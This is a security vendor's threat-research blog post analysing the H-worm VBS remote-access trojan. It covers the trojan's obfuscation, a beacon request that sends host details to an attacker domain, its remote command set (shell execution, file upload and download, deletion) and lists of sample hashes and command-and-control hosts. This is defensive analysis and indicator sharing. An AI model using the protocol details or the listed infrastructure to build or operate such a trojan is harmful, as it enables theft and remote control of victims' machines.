Now You See Me - H-worm by Houdini

fireeye.com/blog/threat-research/2013/09/now-you-see-me-h-worm-by-houdini.html

Threat Research

Thoufique Haq, Ned Moran

Sep 24, 2013

5 mins read

Malware

H-worm is a VBS (Visual Basic Script) based RAT written by an individual going by the name Houdini. We believe the author is based in Algeria and has connections to njq8, the author of njw0rm [1] and njRAT/LV [2] through means of a shared or common code base. We have seen the H-worm RAT being employed in targeted attacks against the international energy industry; however, we also see it being employed in a wider context as run of the mill attacks through spammed email attachments and malicious links.

The Payload

The H-worm payload is simply a VBS file, which is often wrapped, in a PE executable dropper. The H-worm VBS file is also packed with multiple layers of obfuscation in some cases. While analyzing such samples (81c153256efd9161f4d89fe5fd7015bc and 4543daa6936dde54dda8782b89d5daf1), we discovered that they were obfuscated with custom Base64 encoding, multiple levels of standard Base64 encoding (Safa Crypter), and character substitutions. The obfuscation techniques used have been described here [3] already and are summarized in Figure 1 below. There is also an Autoit version of H-worm called the "underworld version" floating around which has the same functionality as the VBS version.

Figure 1: Multiple layers of obfuscation

Dissecting Command and Control (CnC) Behavior

Upon successful compromise, the worm generates network telemetry (beacon), as shown below:

POST /is-ready HTTP/1.1

Accept: */*

Accept-Language: en-us

User-Agent: {DiskVolumeSerial}<|>{Hostname}<|>{Username}<|>{OS}<|>plus<|>{AVProductInstalled or nan-av}<|>{USBSpread: true or false} - {CurrentSystemDate}

Accept-Encoding: gzip, deflate

Host: silent9.zapto.org:7895

Content-Length: 0

Connection: Keep-Alive

Cache-Control: no-cache

As seen in the beacon, it sends out various pieces of sensitive identification information in the User-Agent field. We have also observed versions where the URI was modified to use other strings such as "POST /I_AM_READY". The keyword "<|>plus<|>" is constant in the beacon but we have seen versions where this was modified as well. We saw instances where "<|>underworld final<|>" was used instead. It expects a response of the form:

{command}<|>{param1}<|>{param2}

The worm supports the following remote commands:

Command	Description	Communication Request generated
execute execute	Executes param value using 'execute' Executes param value using 'execute'	- -
update update	Replaces the payload and restarts with the wscript engine Replaces the payload and restarts with the wscript engine	- -

uninstall uninstall	Deletes startup entries and payload Deletes startup entries and payload	- -
send send	Downloads file from CnC server Downloads file from CnC server	POST /is-sending<|>{FileURL}… POST /is-sending<|> {FileURL}…
site-send site-send	Downloads file from URL Downloads file from URL	GET /{FileURL}… GET /{FileURL}…
recv recv	Uploads file to CnC server Uploads file to CnC server	POST / is-recving<|>{FilePath}… POST / is-recving<|> {FilePath}…
enum-driver enum-driver	Sends all drive information to the CnC Sends all drive information to the CnC	POST /is-enum-driver…{DrivePath|DriveType<|>…} POST /is-enum-driver…{DrivePath|DriveType<|>…}
enum-faf enum-faf	Sends all file and folder attributes in a specified directory Sends all file and folder attributes in a specified directory	POST /is-enum-faf…{FolderName|(FileSize)| (d|f)|Attributes<|>…} POST /is-enum-faf…{FolderName| (FileSize)|(d|f)|Attributes<|>…}
enum-process enum-process	Sends all running processed Sends all running processed	POST /is-enum-process…{Name|PID|Path<|>…} POST /is-enum-process…{Name|PID|Path<|>…}
cmd-shell cmd-shell	Executes param value with ‘cmd.exe /c’ and returns result Executes param value with ‘cmd.exe /c’ and returns result	POST /is-cmd-shell…{Result} POST /is-cmd-shell…{Result}
delete delete	Deletes file or folder specified in param Deletes file or folder specified in param	- -
exit-process exit-process	Kills process specified in param Kills process specified in param	- -
sleep sleep	Sleep call in param is passed to eval() Sleep call in param is passed to eval()	- -

Table 1 - Remote commands available in H-worm

Behind The Curtains

The control panel for H-worm has a builder and a controller interface to interact with the infected machine. The control panel is written in Delphi. Some of the features such as password grabber and USB spreading were not functional in the versions we analyzed. These features could be operational in newer versions of H-worm.



Figure 2: Control panel of H-worm

The author, Houdini, has a portal to show off his wares, which hosts a demonstration video of H-worm. The contents of the portal indicate that he is proficient in both French and Arabic. Based on this and various other identifiable clues in the video, it is likely that the author of H-worm is from Algeria. We also believe the thumbnail images briefly seen in the video may be of the author himself. For the keen eyed observers, it is also evident that the author likes to play "Beetle Bug 2" and "Chicken invaders 4".

Figure 3: Snippets from Houdini's demo of H-worm

CnC Intel Analysis

On further analysis of the command and control infrastructure, we discovered that the CnC infrastructure used by some of the H-worm variants were shared by others RATs such as NjW0rm, njRat/LV, XtremeRAT, and PoisonIvy. The attackers behind these instances appear to have an arsenal of RATs at their disposal, in order to perform various attack campaigns.

CnC Domain	Other associated RATs	
silent9.zapto.org	Njw0rm	a85c29d11016c633ef228fc58ebe2c14
adolf2013.sytes.net	XtremeRAT	12cc632f24497a2aa9bed63d36c2725d
ballgogo.no-ip.biz	XtremeRAT	80b1f909d1217313c14ea6d4d0b003dc
pess-12.zapto.org	DarkComet	6f3bad9a426a867f3ebf34bb68a75fe9
sidisalim.myvnc.com	LV	82e6fc9a6b06fb51c134ba1755be23be
xkiller.no-ip.info	LV	be871515ce8246118446de9d563803231c2f0dd9613f52a73a8a1b1a8 e96a6b06b0b46bd3cde7137c47137643
karimstar.zapto.org	LV	3034ab284cf07b9215fb0ca715d3660f
securityfocus.bounceme.net	LV	72679f31721e82111cc8797e0a6d7db48fa4, 0399e7bdcb2664a7634ac3ad3140
kiyoma200.no-ip.biz	LV	945471684a57e1e6b73c0f22beceb25c, 471d61e7a3d936fa28efef327
PoisonIvy	d833ba1b0ac9b512382433f47084bf52, eaba668520690207f07eb99fcd4c0cae	

Table 2 - Direct overlaps on command and control infrastructure

Possible Connections to the njq8 Enterprise

We recently talked about njw0rm [1] and the author behind it, njq8. We found strong connections indicating that njw0rm and njRAT/LV [2] were written by the same author. We believe H-worm is also linked to njq8, through a shared code base. An earlier version of H-worm was analyzed here [4], by another researcher. It is evident from this older version, that the client side module was originally coded by njq8. The older version beacons with "POST /ready" instead of "POST /is-ready", as seen in the newer versions. This blog was re-tweeted on the njq8 twitter page. Our earlier njw0rm blog was also promptly re-tweeted on the njq8 twitter page. It is unclear how connected Houdini and njq8 are, but it is likely that njq8 is a group of individuals collaborating on the development of RATs, or alternatively, there are development forks on the same code base by multiple authors.

Figure 4: Common code base and njq8 connections

H-worm Hashes

00df326eee18617fae2fdd3684ac1546

1488cdc5c5c9c87b4e0dae27ba3511cb

4543daa6936dde54dda8782b89d5daf1

80b1f909d1217313c14ea6d4d0b003dc

81c153256efd9161f4d89fe5fd7015bc

c6b53fc46427527a0739e6b6443ef72d

9e273220eb71f849ea99b923cbc1fae3

43309710ab8f87dc5d9842a5bca85f80

a40faab2f3f546aeb29aaefcb0f751d8

617a128b44671ac88df0b7180d9d0135

ae5c8ad09954a56f348a3b72ed824363

da3e2eeffd78d8c5ef472b8a09e9d325

H-worm Command and Control (CnC) Infrastructure

adamdam.zapto.org:1973

adolf2013.sytes.net:1183

adolf2013.sytes.net:1184

ahmad212.no-ip.biz:86

alii007.zapto.org:288

alii007.zapto.org:6611

am1.no-ip.info:1888

ballgogo.no-ip.biz:8088

basss.no-ip.info:2026

basss.no-ip.info:82

bg1337.zapto.org:1155

bog5151.zapto.org:991

dataday3.no-ip.org:83

docteuur13.no-ip.org:444

doda.redirectme.net:777

dzhacker15.no-ip.org:82

g00gle.sytes.net:4448

gerssy.zapto.org:6000

googlechrome.servegame.com:1990

hackediraq.no-ip.biz:88

hackeralbasrah.no-ip.biz:8888

hattouma12.no-ip.biz:88

hmode123.no-ip.biz:9090

karimstar.zapto.org:85

kiyoma200.no-ip.biz:1117

koko.myftp.org:9090

mda.no-ip.org:88

medolife.no-ip.biz:1247

microsoftsystem.sytes.net:4442

mootje01.no-ip.org:81

msgbox.zapto.org:5246

new-hacker.no-ip.org:81

njnj.redirectme.net:123

no99.zapto.org:81

noooot.no-ip.biz:443

pess-123.zapto.org:1604

pess-12.zapto.org:81

portipv6.redirectme.net:1991

ronaldo-123.no-ip.biz:2011

ronaldo-123.no-ip.biz:2013

sawdz.no-ip.biz:333

securityfocus.bounceme.net:1166

shagagy21.no-ip.biz:1605

sidisalim.myvnc.com:1888

silent9.zapto.org:7895

terminator9.zapto.org:1991

vpn-hacker.no-ip.biz:9090

xbox720.zapto.org:1991

xkiller.no-ip.info:1

yahia17.no-ip.org:1177

zeusback.no-ip.biz:223

zoia.no-ip.org:446

References:

[1] /content/fireeye-www/global/en/www/blog/threat-research/2013/08/njw0rm-brother-from-the-same-mother.html

[2] /content/fireeye-www/global/en/www/blog/threat-research/2012/09/the-story-behind-backdoorlv.html

[3] http://pwndizzle.blogspot.com/2013/09/how-not-to-obfuscate-your-malware.html

[4] http://laudarch.blogspot.com/2013/05/serviecavbs-reverse-engineered.html

We would like to thank Darien Kindlund, Nart Villeneuve, Uttang Dawda, Mike Scott, and Ali Mesdaq for their help and support.